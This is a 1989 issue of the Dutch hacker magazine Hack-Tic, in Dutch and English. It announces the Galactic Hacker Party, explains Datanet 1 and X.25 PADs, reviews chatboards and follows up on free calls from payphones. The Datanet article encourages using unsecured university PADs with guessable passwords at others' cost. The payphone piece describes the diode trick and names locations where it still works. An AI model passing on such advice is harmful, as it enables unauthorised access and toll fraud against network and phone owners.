Aided by the advanced communications technology to which they are accustomed, the hacker forces will discuss strategies, play games, and generally have a good time. Free access to permanently open on-line facilities will enable them to keep in touch with home base -- wherever that is.

Those who rightly fear the threat of information tyranny and want to learn what they can do about it are urgently invited to interface in Amsterdam in August. There will be much to learn from people who know. Celebrity guests with something to say will be present in body or electronic spirit.

The Force must be nurtured. If you are refused transport because your laptop looks like a bomb, cut off behind enemy lines, or unable to attend for any other reason, then join us on the networks. Other hacker groups are requested to organize similar gatherings to coincide with ours. We can provide low-cost international communications links during the conference.

For further information, take up contact as soon as possible with:

HACK-TIC
P.O. box 22953
1100 DL Amsterdam
The Netherlands
tel: +31 20 6001480
fax: +31 20 763706

PARADISO
Weteringschans 6-8
1017 SG Amsterdam
The Netherlands
tel: +31 20 264521 / +31 20 237348
fax: +31 20 222721

uucp : ..!mcvax!neabbs!rop
fido : 2:280/1 Hack Tic
telex: 12969 neabs nl

Please relay this announcement through all channels of communication that you can access. SPREAD THE BYTE

Amsterdam, spring 1989

GALACTIC HACKER PARTY

HACK-TIC organiseert mee aan grootste hackerfeest aller tijden.

Door middel van voorgaand simpel bericht op de computernetten is het begonnen: het moet eindigen in een wereldwijd feest op 2,3 en 4 augustus. De Amsterdamse poot van dit kosmische gebeuren vindt plaats in Paradiso, dat voor dit doel zijn deuren 3 dagen lang opent voor hackers uit alle windstreken.

Zoals in het bericht is te lezen worden verre lezers aangespoord om hun eigen feest op te zetten en dit door middel van koperdraadjes, glasvezels, electromagnetische straling van diverse golflengtes en andere communicatiemiddelen met Paradiso en de andere knooppunten te verbinden.

Eind juli, begin augustus zullen er wel opvallend veel lifters met een computer door Europa lopen.

Wat gaat er nu precies gebeuren in Amsterdam?



Ten eerste zal heel Paradiso vol staan met computerapparatuur, modems en andere communicatiemiddelen. We denken dan aan zend- en ontvangspul, sattelliettoestandjes en wat dies meer zij. Er zullen on-line verbindingen zijn met een aantal belangrijke BBS'en en informatiediensten. Terwijl de ouderwetse telexen ratelen en de hard-disks zachtjes rommelen zullen hackers en geinteresseerden via grote schermen de kick van het datareizen aan den lijve kunnen ondervinden.

Verder wordt er gediscussieerd en gesproken door beroemdheden uit het heden en verleden van de informatietechniek. Deze beroemdheden zullen niet allemaal persoonlijk in Paradiso aanwezig zijn, een aantal zal zich via "het net" en grote schermen tot het publiek in Paradiso en de rest van de wereld wenden.

Natuurlijk blijft er ook genoeg tijd over om (multi-user) spelletjes te spelen en een drankje te drinken. Om ook de verre uithoeken van het gebouw van informatie te voorzien zal een huis-net worden geinstalleerd waarop iedere bezoeker zijn ei kwijt kan.

Natuurlijk is een idee als dit nooit "af". Lezers met goede ideeen en een gezond gevoel voor chaos zijn bij deze van harte uitgenodigd om hun gedachten over dit gebeuren te laten gaan. Laat het duidelijk zijn dat NIETS ons op voorhand te gek is.

Datanet, een ander speeltje van de PTT

Veel data gaat over normale telefoonlijnen. Er bestaat echter ook een apart net voor dataverbindingen. Over dit net kunnen grote hoeveelheden data storingsvrij en loeiduur worden overgebracht.

Om de kostprijs per overgebrachte bit laag en dus de winst vet te houden is de data opgesplitst in pakketjes. Deze pakketjes kunnen elk hun eigen weg door het net zoeken zodat er minder lijnen aangelegd hoeven te worden (in de spits gaat je pakketje Amsterdam-Utrecht gewoon over Maastricht, no problem).

De gemiddelde hobbyist kan de datanet tarieven alleen betalen als hij er een gewoonte van maakt informatie aan de KGB te verkopen. Om alle hiermee samenhangende ellendę te voorkomen hier wat tips voor wereldwijd, packet-switched genot tegen lokaal tarief.

Datanet 1

Het pakketgeschakelde (packet-switched) netwerk heet in Nederland Datanet 1. het zaakje werkt volgens het X25-protocol. Dit is een aanbeveling van het CCITT (Een organisatie die probeert enige standarisatie te krijgen in de telecommunicatie-wereld). Dit protocol zorgt er dus voor dat de communicatie tussen de verschillende computers over Datanet 1 goed gaat. De verbinding van Datanet 1 naar jouw computer wordt geregeld door een PAD (Packet Assembler / Disassembler). Het protocol tussen de PAD en jouw computer is het X28-protocol, een ingewikkelde naam voor synchrone RS-232.

Pakketten

De data wordt in pakketten over de lijn gestuurd. Deze pakketten zijn 1 tot 128 bytes lang (lege pakketten worden niet verstuurd). In het pakket zitten minimaal het adres, volgnummer en enkele controlebits.

Pakketen worden verstuurd als :

- Ze vol zijn (128 bytes)
- Je een bepaalde tijd niks intikt
- Je "break" indrukt
- Je PAD een "send" teken ontvangt (normaal staat dit teken ingesteld op "return". Je PAD verzend dus data als je op return drukt

Ook kan de PAD door middel van het "recall" teken in de command mode worden gezet zodat je instellingen kunt veranderen etc. etc.

Adressering

Op het telefoonnet heb je een telefoonnumer. Op datanet 1 heet dat een "nua" (network user address). Het woord "nua" wordt vanaf nu niet meer tussen aanhalingstekens geplaatst en wordt in verdere edities van Hack-Tic min of meer als bekend verondersteld. Het nua is als volgt opgebouwd:

(0 A A A A)B C C C D D D E E E

- 0 = Om aan te geven dat je naar een ander netwerk wil
- A = Netwerk-code
- B = Zeer groffe regio indeling. In Nederland is dit altijd 1.
- C = Indeling naar regio
- D = Verdere indeling naar locatie
- E = Eventuele zelfingestelde sub adressering.

De eventuele subadressering kan de gebruiker benutten om meerdere computers aan 1 lijn te hangen. Een soort doorkiesnummer dus.

Bediening

Als je voor jezelf een PAD gevonden hebt (daarover straks meer) kan de lol beginnen. De prompt is "*". Na dit sterretje kun je kiezen, dit gebeurt door "c *nua*" in te tikken; waar *nua* staat voor het nua van de computer waar je verbinding mee wilt maken. Zodra de computer aan de andere kant opneemt zegt jouw PAD: "connect *nua / eigen nua*". Gaat er tijdens het opbouwen van de verbinding iets mis of weigert de computer je oproep dan krijg je een foutmelding. Bekende foutmeldingen zijn o.a.

- out of order - Computer neemt niet op
- network congestion - PTT hardware gaar
- access barred - kan betekenen dat ze alleen bekende computers toelaten
- call not accepted - idem
- clear DTE - computer hangt op.

Al je een einde wilt maken aan de verbinding kan dat met CTRL-P ("recall") en daarna (achter het dan verschijnende sterretje) "clr".

Als je wilt weten hoe diverse zaken op jouw PAD zijn ingesteld ("settings") tik je "PAD?". Wil je een van die settings veranderen dan tik je SET *par:val*, waar *par* staat voor de parameter die je wilt veranderen en *val* voor de gewenste waarde. Op THIS (020-717666) is een complete lijst met foutmeldingen en parameters te krijgen. Zie over THIS ook het artikel in Tic-1.

Hoe kom ik aan een PAD?

Heel leuk dit verhaal, maar hoe kom ik nou aan een PAD?? Er zijn 3 mogelijkheden. Je kan zelf een PAD kopen met een aansluiting, maar ja, je bent geen miljonair en ook niet gek. De tweede mogelijkheid is om op een openbare PAD in te loggen. Hier mag je flink voor dokken. Wat wil je... het is van de PTT. Dat doe je dus ook niet, anders las je de Hack-Tic niet.

Het enige wat er overblijft (het is triest..) is om een PAD van een universiteit of bedrijf te gebruiken. Deze zijn bijna nooit beveiligd en als ze al beveiligd zijn, zijn de passworden heel simpel (bv. PAD, PTT ofzo). Mijn geweten heeft er dan ook geen problemen mee om op kosten van een universiteit te bellen, als ze de deur openzetten en uithangborden plaatsen. Verder betaalt meestal SURFNET: een tamelijk rijke organisatie die universiteiten van dit soort faciliteiten voorziet.

Datanet in het buitenland

Dit fraaie systeem is er natuurlijk niet alleen in ons kikkerlandje. In bijna alle landen van de wereld (met wat uitzonderingen in de 3e wereld) is dit systeem er. Daar heet het geen Datanet 1, maar bijvoorbeeld Datex-P (W-Duitsland), Transpac (Frankrijk) of IPSS (Engeland). Amerika heeft een aantal systemen: Tymnet, Telenet, RCA, AT&T, Autonet, Bell-South, Compuserv, Conn-net, Datatr, Marknet, Uninet, WUI en ITT.

Surfnet

Surfnet is een netwerk tussen de Nederlandse universiteiten en technologische instituten. Als communicatiemiddel is gekozen voor Datanet 1. De universiteiten en instituten hebben een gewoon nua, maar ze hebben ook nog een zgn "mnemonics" een korte, herkenbare code. Om te voorkomen dat sommige studenten naar Amerika gaan zitten "netten" kun je op sommige universiteiten (SARA A'dam b.v.) alleen nog maar kiezen met behulp van mnemonics, zodat je ze niet al te veel op kosten jaagt. Flauw hoor. Gelukkig zijn er nog genoeg mensen met een gezond gevoel voor openheid.

Zo, nu is er weer een dimensie aan je telecommunicatie-wereld toegevoegd. En voorts ben ik van mening dat de PTT verwoest moet worden!

Taco

Hackers ontmoeten Hackers

Een geheim genootschap van datareizigers komt dagelijks bijeen op computersystemen over de hele wereld. Terwijl gewone mensen liggen te slapen zitten zij ingespannen te tikken of ontspannen te turen naar de conversaties van anderen. Nua's en andere getallenreeksen vliegen over en weer en geven de gesprekken iets futuristisch. "Heb jij nog iets leuks?". "Ja, probeer 0262457900-40004. Daar moet vanavond wel iets te beleven zijn....".

Als buiten de eerste automotoren moeizaam aanslaan zoeken zij hun bed op. De wekker op 5 uur, nog net tijd om boodschappen te doen. Een verslag uit "het net".

Het principe

We laten onze komputer verbinding maken (uiteraard met gebruik van het alom bekende modem) met een datanet 1 toegangspunt (voor uitleg datanet zie artikel elders in dit blad), waarvandaan we nu verbinding maken met een soort electronische 'babbelbox' die we vanaf nu een chatboard zullen noemen. Dit chat-

board accepteert alleen dataverkeer zodat we gebruik moeten maken van het toetsenbord om berichten over te sturen.

Data reizigers

De mensen die gebruik maken van deze manier van kommuniceren noemen zichzelf datareizigers. En reizigers zijn ze, even naar Frankrijk en kijken of er nog bekenden zijn, even naar New York en vragen hoe laat het is of naar Peru en vragen hoe warm het is. Het kan allemaal en op een betrekkelijk eenvoudige manier. Hierdoor wordt het chatten niet alleen gebruikt om gegevens uit te wisselen maar ook om gewoon wat bij te praten met mensen aan de andere kant van de wereld die 'toevallig' de zelfde hobby hebben ; komputers.

Het grote voordeel van internationale chats is dat wanneer er iets gebeurt op computergebied (lees 'Hackers in dienst van Russische spionnen') je gelijk uit het land van herkomst de gewenste informatie kunt vragen. Dit dus zonder tussenkomst van de media die alles gelijk weer overdrijven.

We zullen een paar chatboards in dit artikel bespreken om je een indruk te geven van de mogelijkheden die er zijn, en je zult merken dat wanneer je vaak inlogt op zo'n board je via via steeds meer van deze nummers zult krijgen.

QSD

Een chatboard in Frankrijk, en ik mag wel zeggen het grootste dat ik ken. Het board heeft 128 lijnen waarvan er 's avonds zeker 50 in gebruik zijn. In QSD kun je ook gebruik maken van een mailbox, zodat op tijden dat je niet aanwezig bent er toch mensen post voor je kunnen achterlaten. In QSD is er geen open chat, wat inhoudt dat je geen openbare berichten kunt verzenden. Dit heeft voordelen, vooral op zo'n groot bord (128 lijnen). Het zou met een open chat een puinhoop worden.

Een van de nadelen van QSD is de soms erg trage verwerking en de niet korrekte software. De software heeft een hele slechte editor waardoor berichten meestal verminkt verzonden worden. Echter een gezellige sfeer en veel hackers en phreaks. Je hoeft geen lid te worden, maar er zijn plannen om je te laten betalen en wel 50 us$ per maand. Absurd hoog dus, vooral omdat tot heden alleen de Franse gebruikers moeten betalen. De eigenaar van dit bord wil de gebruikerslijst gaan uitdunnen omdat een paar weken geleden alle lijnen in gebruik waren met als gevolg een systemcrash.

Altos Hamburg

Een systeem met meestal zo'n 10 gebruikers waardoor het mogelijk is om een open chat te hebben. Het is echter ook mogelijk om prive berichten te versturen. Het systeem draait onder Unix en is ook niet altijd even snel. Heeft echter een betere softwarematige afwerking dan QSD, maar heeft ook wel eens last van een crash. Je hoeft geen lid te worden hoewel dit wel mogelijk is (koste-

loos). Op dit board vindt je ook geregeld hackers en phreaks.

Uninet

Een mailbox met chatmogelijkheden. Het voordeel hiervan is dat je naast post ontvangen en verzenden ook software kunt downloaden en uploaden. Er zijn ook berichtenborden op het systeem waar naast hackgegevens ook politieke discussies te vinden zijn. Het systeem staat in Zuid-afrika waardoor veel mensen het boycotten en terecht want de meeste gebruikers houden er erg gekke politieke ideeen op na. Je moet lid worden van het systeem (nog kosteloos) waarna je een login en een handleiding krijgt thuis gestuurd. Over het algemeen weinig chatgebruikers. Software is echter perfect en draait onder Vms.

Aline

Dit systeem bevindt zich in New York USA en ook hier zijn geregeld hackers en phreaks te vinden. Het systeem is echter alleen via de telefoon (denk aan je rekening) en via Minitel (franse tegenhanger van Viditel) te bereiken. Het systeem bevat in tegenstelling tot de andere een optie waardoor je laatst verzonden bericht boven het het antwoord van de tegenpartij komt te staan. Hierdoor krijg je geen verwarring van: "wat zei ik ook al weer tegen hem." Het systeem heeft geen open chat maar zoals eerder opgemerkt is dat niet eenvoudig met veel gebruikers.

Chat tips

Voor dat je nu gaat chatten moet je aan een paar dingen denken:

-Houdt je zinnen kort zodat het een beetje overzichtelijk blijft.

-Praat niet met teveel mensen te gelijk anders raak je de draad kwijt.

-Houdt de verschillende tijden in de verschillende landen in de gaten, op deze manier kun je 'verre' kontakten leggen.

Chat nummers

QSD	0208057040540
Altos Hamburg	026245890040004
Uninet	0655011101207
Aline	09-1-212-540-5465

(dit is een telefoonummer!)

Tx

Gratis bellen in cellen (part II)

Hack-Tic 2 publiceerde enkele weken terug een methode om vanuit het oude type kwartjestelefoon (met draaischijf) op kosten van de celeigenaar de hele wereld te bellen. Dat verhaal werd ook bekend gemaakt in diverse kranten, een tijdschrift en op de radio. De PTT werd ingelicht.

Iedere leek zal vermoeden dat PTT-telecom niet stil heeft gezeten totdat de truc (d.m.v. een 50ct-diode, die voor het spreekgedeelte geplaatst wordt, zodat er voor het gesprek geen signaal wordt doorgegeven naar de centrale) geblokkeerd zou zijn.

De realiteit is echter anders, nog steeds zijn er cellen die werken. Zelfs de met naam in de Nieuwe Revu genoemde dansschool heeft van PTT-telecom nog niets te horen gekregen. PTT-telecom is welliswaar bezig met het aanpassen, maar het is vreemd dat ze die cellen die niet op de digitale centrale zitten het eerste van een diode voorzien.

Het is allemaal nog een stapje erger. Wat blijkt; zelfs NA de recente publicaties zijn er nog cellen geinstaleerd waar de truc werkt. Wandel maar eens naar het St. Radboudziekenhuis in Nijmegen. Vorige week is daar het nieuwe E-gebouw geopend. Op E-10 bijvoorbeeld vindt je een oude cel, een memokiezer is voldoende om je free-phone carriere te beginnen of voort te zetten. De memokiezer wordt nog steeds in de Primafoonwinkels verkocht. Loop maar eens naar binnen en geniet van de reacties die je krijgt als je vraagt naar "Dat apparaat waarmee je gratis kan bellen"

PTT-telecoms centrale voorlichting in Den Haag zegt dat er geen klachten zijn binnengekomen van particulieren. Uit onze informatie blijkt echter het tegendeel. Centrale Voorlichting zegt ook dat ze verwachten enkele maanden nodig te hebben om alle cellen aan te passen.

PTT Arnhem mag geen mededeling doen over het aantal kwartjestelefoons, maar uit vragen die de PTT VOOR alle publicaties kreeg voorgeschoteld door medewerkers van het Veronica actualiteitenprogramma Nieuwslijn, blijkt dat het er volgens hun zo'n 50 moeten zijn.

Een aantal dat sterke twijfel oproept, het eerder genoemde Radboudziekenhuis herbergt er al een stuk of 25. De werking van de truc is ook niet beperkt gebleven tot de regio Nijmegen, er zijn ook berichten die erop duiden dat b.v. Valkenswaard en Rotterdam tot de mogelijkheden behoren. Wij, de hack-tic redactie, realiseren ons dat er een sterke behoefte is onder onze lezers, aan betere voorlichting waar de truc werkt. Vandaar onze oplossing: de fel-gele "Hier vindt u een GRATIS BEL CEL" sticker. Je ziet ze overal en ze zijn ook te bestellen Kijk maar achter op deze Hack-Tic.

Paul

Hack-Tic

TIJDSCHRIFT VOOR TECHNO-ANARCHISTEN

Hèt blad voor de alternatieve techneut

Met informatie voor:

- **Hackers**
- **Telefoonfreaks**
- **Bulletin Board Bellers**
- **Computer(virus) slachtoffers**
- **Wasmachinereparateurs**

en nog veel meer ....




Hack-Tic
Postbus 22953
1100 DL Amsterdam

fax:	**020-763706**
tlx:	**12969 neabs nl**
UUCP:	**..!mcvax!neabbs!rop**
FIDO:	**2:280/1 Hack Tic**

Een jaar lang abonnee worden (10 nummers) doe je door ƒ 37,50 over te maken op bankrekeningnummer 98.72.84.541 t.n.v. Rop Gonggrijp. Rekening loopt bij de Verenigde Spaarbank, postrekening no. 15368.

Losse nummers kosten ƒ 4,- en zijn te koop bij elke goede boekhandel of door overmaking op bovenstaande rekening.



BACKUP

De Hack-Tic poster, zoals die op pagina 23 staat afgebeeld, kost *f*0,50 + *f*2,- verzendkosten en is te krijgen door het geld over te maken op de Hack-Tic bankrekening o.v.v. Poster. De Gratis-Bel-Cel Sticker, met bovenstaand symbool, is op vergelijkbare manier te krijgen en kost *f*1,- + *f*2,- verzendkosten. Alle gelden a.u.b. z.s.m. t.n.v. Rop Gonggrijp overboeken.

De stickers doen het niet alleen leuk op telefooncellen en op deuren van gebouwen, maar ze staan ook beeldig op groene PTT-busjes. Hack-Tic schrijft een wedstrijd uit: wie fotografeert poster of sticker op de origineelste plaats. Onze gedachten gaan hier uit naar b.v. de binnenkant van een telefoon- of kerncentrale.

Inzenders geven door inzending te weten geen prijs te stellen op eventuele copyrights, maar de winnaar kan wel rekenen op een overheerlijke appeltaart.